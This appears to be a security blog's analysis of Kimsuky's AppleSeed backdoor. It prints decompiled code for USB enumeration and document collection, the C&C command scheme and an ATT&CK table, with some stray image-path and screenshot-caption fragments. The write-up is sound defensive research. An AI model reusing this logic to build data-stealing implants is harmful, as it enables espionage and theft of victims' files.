
### Collect removable media data

This module finds the removable media devices connected to the machine and collects its data before sending it to the command and control server. To identify a USB drive it calls CM_Get_Device_IDW to retrieve the device instance ID that would be in format " `<device-ID>\<instance-specific-ID>` " and then checks if it contains USB string value.

```
struct _SP_DEVICE_INTERFACE_DETAIL_DATA_W DeviceInterfaceDetailData; // [rsp+710h] [rbp+610h] BYREF
```



```
  v4 = a2 & 0xFFDF;
  if ( (unsigned __int16)(v4 - 65) > 0x19u )
    return 0i64;
  *(_QWORD *)FileName = 0x5C002E005C005Ci64;
  *(_QWORD *)RootPathName = 0x5C003A0058i64;
  DeviceName[1] = 58;
  v30 = 0;
  v34 = 58;
  v33 = v4;
  RootPathName[0] = v4;
  DeviceName[0] = v4;
  v35 = 0;
  v5 = -1;
  sub_18002B450((__int64)VolumeNameBuffer, 0, 0x208ui64);
  v6 = 0;
  GetVolumeInformationW(
    RootPathName,
    VolumeNameBuffer,
    0x104u,
    &VolumeSerialNumber,
    &MaximumComponentLength,
    &FileSystemFlags,
    0i64,
    0);
  *a3 = VolumeSerialNumber;
  FileW = CreateFileW(FileName, 0, 3u, 0i64, 3u, 0, 0i64);
  if ( FileW == (HANDLE)-1i64 )
    return 0i64;
  BytesReturned = 0;
  if ( DeviceIoControl(FileW, 0x2D1080u, 0i64, 0, OutBuffer, 0xCu, &BytesReturned, 0i64) )
    v5 = v24;
  CloseHandle(FileW);
  if ( v5 == -1 )
    return 1i64;
  DriveTypeW = GetDriveTypeW(RootPathName);
  if ( !QueryDosDeviceW(DeviceName, TargetPath, 0x104u) )
    return 0i64;
  v10 = sub_18002ACCC(TargetPath, L"\\Floppy") != 0;
  switch ( DriveTypeW )
  {
    case 2u:
      v12 = (const GUID *)&unk_180057C40;
      if ( !v10 )
        v12 = (const GUID *)&unk_180057C20;
      v11 = v12;
      break;
    case 3u:
      v11 = (const GUID *)&unk_180057C20;
      break;
    case 5u:
      v11 = &InterfaceClassGuid;
      break;
    default:
      return 0i64;
  }
  ClassDevsW = SetupDiGetClassDevsW(v11, 0i64, 0i64, 0x12u);
  if ( ClassDevsW == (HDEVINFO)-1i64 )
    return 0i64;
  DeviceInterfaceData.cbSize = 32;
  v14 = 0;
  if ( !SetupDiEnumDeviceInterfaces(ClassDevsW, 0i64, v11, 0, &DeviceInterfaceData) )
  {
LABEL_25:
    SetupDiDestroyDeviceInfoList(ClassDevsW);
    return 0i64;
  }
  while ( 1 )
  {
    RequiredSize = 0;
    SetupDiGetDeviceInterfaceDetailW(ClassDevsW, &DeviceInterfaceData, 0i64, 0, &RequiredSize, 0i64);
    if ( RequiredSize - 1 > 0x3FF )
      goto LABEL_24;
    DeviceInterfaceDetailData.cbSize = 8;
    memset(&DeviceInfoData, 0, sizeof(DeviceInfoData));
    DeviceInfoData.cbSize = 32;
    if ( !SetupDiGetDeviceInterfaceDetailW(
```




```
            ClassDevsW,
            &DeviceInterfaceData,
            &DeviceInterfaceDetailData,
            RequiredSize,
            &RequiredSize,
            &DeviceInfoData) )
      goto LABEL_24;
    v15 = CreateFileW(DeviceInterfaceDetailData.DevicePath, 0, 3u, 0i64, 3u, 0, 0i64);
    if ( v15 == (HANDLE)-1i64 )
      goto LABEL_24;
    v20 = 0;
    if ( DeviceIoControl(v15, 0x2D1080u, 0i64, 0, v25, 0xCu, &v20, 0i64) )
    {
      if ( v5 == v26 )
        break;
    }
    CloseHandle(v15);
LABEL_24:
    if ( !SetupDiEnumDeviceInterfaces(ClassDevsW, 0i64, v11, ++v14, &DeviceInterfaceData) )
      goto LABEL_25;
  }
  CloseHandle(v15);
  SetupDiDestroyDeviceInfoList(ClassDevsW);
  pdnDevInst = 0;
  CM_Get_Parent(&pdnDevInst, DeviceInfoData.DevInst, 0);
  CM_Get_Device_IDW(pdnDevInst, Buffer, 0x104u, 0);
  if ( !wcsncmp(Buffer, L"USB\\", 4ui64) )
    return 2i64;
  LOBYTE(v6) = DriveTypeW != 5;
  return (unsigned int)(v6 + 3);
}
```

Figure 14: Get removable devices

### Collect files

This thread looks for txt, ppt, hwp, pdf, and doc files in the Desktop, Documents, Downloads and *AppData\Local\Microsoft\Windows\INetCache\IE* directories and archives them to be ready to be exfiltrated to the server.



```
      if ( sub_180007720((_DWORD)v28, v132, 0, (unsigned int)L".txt", 4i64) != -1 )
        goto LABEL_61;
      v30 = Memory;
      if ( v11 >= 8 )
        LODWORD(v30) = (_DWORD)v10;
      if ( sub_180007720((_DWORD)v30, v29, 0, (unsigned int)L".hwp", 4i64) != -1 )
        goto LABEL_61;
      v31 = Memory;
      if ( v11 >= 8 )
        LODWORD(v31) = (_DWORD)v10;
      if ( sub_180007720((_DWORD)v31, v29, 0, (unsigned int)L".pdf", 4i64) != -1 )
        goto LABEL_61;
      v32 = Memory;
      if ( v11 >= 8 )
        LODWORD(v32) = (_DWORD)v10;
      if ( sub_180007720((_DWORD)v32, v29, 0, (unsigned int)L".doc", 4i64) != -1 )
        goto LABEL_61;
      v33 = Memory;
      if ( v11 >= 8 )
        LODWORD(v33) = (_DWORD)v10;
      if ( sub_180007720((_DWORD)v33, v29, 0, (unsigned int)L".xls", 4i64) != -1 )
        goto LABEL_61;
      v34 = Memory;
      if ( v11 >= 8 )
        LODWORD(v34) = (_DWORD)v10;
      if ( sub_180007720((_DWORD)v34, v29, 0, (unsigned int)L".ppt", 4i64) != -1 )
      {
LABEL_61:
        v35 = (_QWORD *)sub_180006110(v111, a2, L"\\");
        v36 = Memory;
        if ( v133 >= 8 )
          v36 = (void **)Memory[0];
        v37 = sub_180003730(v35, (const __m128i *)v36, v132);
        v135 = 0ui64;
        *(_OWORD *)lpNewFileName = *(_OWORD *)v37;
        v135 = *(_OWORD *)(v37 + 16);
        *(_QWORD *)(v37 + 16) = 0i64;
        *(_QWORD *)(v37 + 24) = 7i64;
        *(_WORD *)v37 = 0;
        FileTime = (struct _FILETIME)lpNewFileName;
        string_prep_2_files(lpExistingFileName, lpNewFileName);
        if ( *((_QWORD *)&v135 + 1) >= 8ui64 )
        {
          v38 = (WCHAR *)lpNewFileName[0];
          if ( (unsigned __int64)(2i64 * *((_QWORD *)&v135 + 1) + 2) >= 0x1000 )
          {
            v38 = (WCHAR *)*((_QWORD *)lpNewFileName[0] - 1);
            if ( (unsigned __int64)((char *)lpNewFileName[0] - (char *)v38 - 8) > 0x1F )
              invalid_parameter_noinfo_noreturn();
          }
          j_j_free(v38);
        }
```

Figure 15: File collection

## Command structure

The AppleSeed backdoor is using a two layer command structure to communicate to its command and control server. Here is the URL pattern used for C&C communications:

```
entity:url url:?m=[command layer one]&p1=[volume serial number]&p2=[command layer two]
```

Command layer one defines the type of command that server expected to be executed on the victim and it can have one of the following values:

]

| Command | Description |
|---|---|
| a | ping mode (Collect victim info including IP, Time stamp, victim OS version) |
| b | upload data mode |
| c | Download command (Waiting for command) |
| d | Delete command |
| e | Upload command mode |
| f | List directories mode |
| g | Delete file mode |
| h | Check existence of a file mode |


Command Layer one
Command layer 2 is only for when the command layer 1 is in upload data mode (c) and defines the type of upload. It can have one of the following values:

| Command | Description |
|---|---|
| a | Upload command execution results |
| b | Upload files and removable media data |
| c | Upload screenshots |
| d | Upload input capture data (Keylogger data) |

Command layer 2

## Conclusion

Kimsuky is one of North Korea’s threat actors that has mainly targeted South Korean government entities. In this blog post we took a look at this group’s activities including its phishing infrastructure and command and control mechanisms. Our research has shown that the group is still using a similar infrastructure and TTPs as reported on December 2020 by KISA. Its most recent campaign targeted the ministry of foreign affairs using the Apple Seed backdoor.



Exploit automatically blocked

Affected application: glK7UwV.pR9a
Protection layer: Application Behavior Protecti...
Protection technique: Exploit payload process block...

## MITRE ATT&CK Techniques

| Tactic | ID | Name | Details |
|---|---|---|---|
| **Reconnaissance** | T1598 | Phishing for Information | Use phishing to collect email addresses for targeted attack |
| **Resource Development** | T1583.00 | Acquire Infrastructure: Domains | Purchase and register domains a few month before the attack |
| **Resource Development** | T1587.001 | Develop Capabilities: Malware | Develop AppleSeed backdoor for the attack |
| **Resource Development** | T1585.002 | Establish Accounts: Email Accounts | Create email accounts to register domains and use in phishing attacks |
| **Resource Development** | T1585.001 | Establish Accounts: Social Media Accounts | Use Twitter to collect info about victims |

| | | | |
|---|---|---|---|
| **Initial Access** | T1566.001 | Phishing: Spearphishing Attachment | Distributing archive files that contains JS dropper through phishing emails |
| **Execution** | T1059.001 | Command and Scripting Interpreter: PowerShell | Use PowerShell to execute commands |
| **Execution** | T1059.007 | Command and Scripting Interpreter: JavaScript | Use JS to execute PowerShell |
| **Persistence** | T1547.001 | Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder | Create Registry RunOnce key |
| **Privilege Escalation** | T1134 | Access Token Manipulation | Adjust its token privileges to have the `SeDebugPrivilege` |
| **Defense Evasion** | T1134 | Access Token Manipulation | Adjust its token privileges to have the `SeDebugPrivilege` |
| **Defense Evasion** | T1140 | Deobfuscate/Decode Files or Information | – Use the command `certutil` to decode base64 contents<br>– Decrypt data coming from Server |
| **Defense Evasion** | T1070.004 | Indicator Removal on Host: File Deletion | Delete its exfiltrated data to cover its tracks |
| **Defense Evasion** | T1112 | Modify Registry | modify the Run registry key |
| **Defense Evasion** | T1027 | Obfuscated Files or Information | – All the strings and API calls are obfuscated using custom encryption<br>– The dropped payload is packed with UPX |
| **Defense Evasion** | T1218.010 | Signed Binary Proxy Execution: Regsvr32 | Load payload through Regsvr32 |
| **Credential Access** | T1056.001 | Input Capture: Keylogging | Log keystrokes on the victim’s machine |
| **Discovery** | T1083 | File and Directory Discovery | Obtain file and directory listings |
| **Discovery** | T1082 | System Information Discovery | Collect OS type and volume serial number |

| | | | |
|---|---|---|---|
| **Collection** | T1560 | Archive Collected Data | Compress and encrypt collected data prior to exfiltration |
| **Collection** | T1005 | Data from Local System | Collect data from local system |
| **Collection** | T1025 | Data from Removable Media | Collect data from removable media |
| **Collection** | T1056.001 | Input Capture: Keylogging | Log keystrokes on the victim’s machine |
| **Collection** | T1113 | Screen Capture | Capture screenshots |
| **Command and Control** | T1001 | Data Obfuscation | Encrypt data for exfiltration |
| **Command and Control** | T1071.001 | Application Layer Protocol: Web Protocols | Use HTTP for command and control communication |
| **Exfiltration** | T1041 | Exfiltration Over C2 Channel | Exfiltrate data over the same channel used for C2 |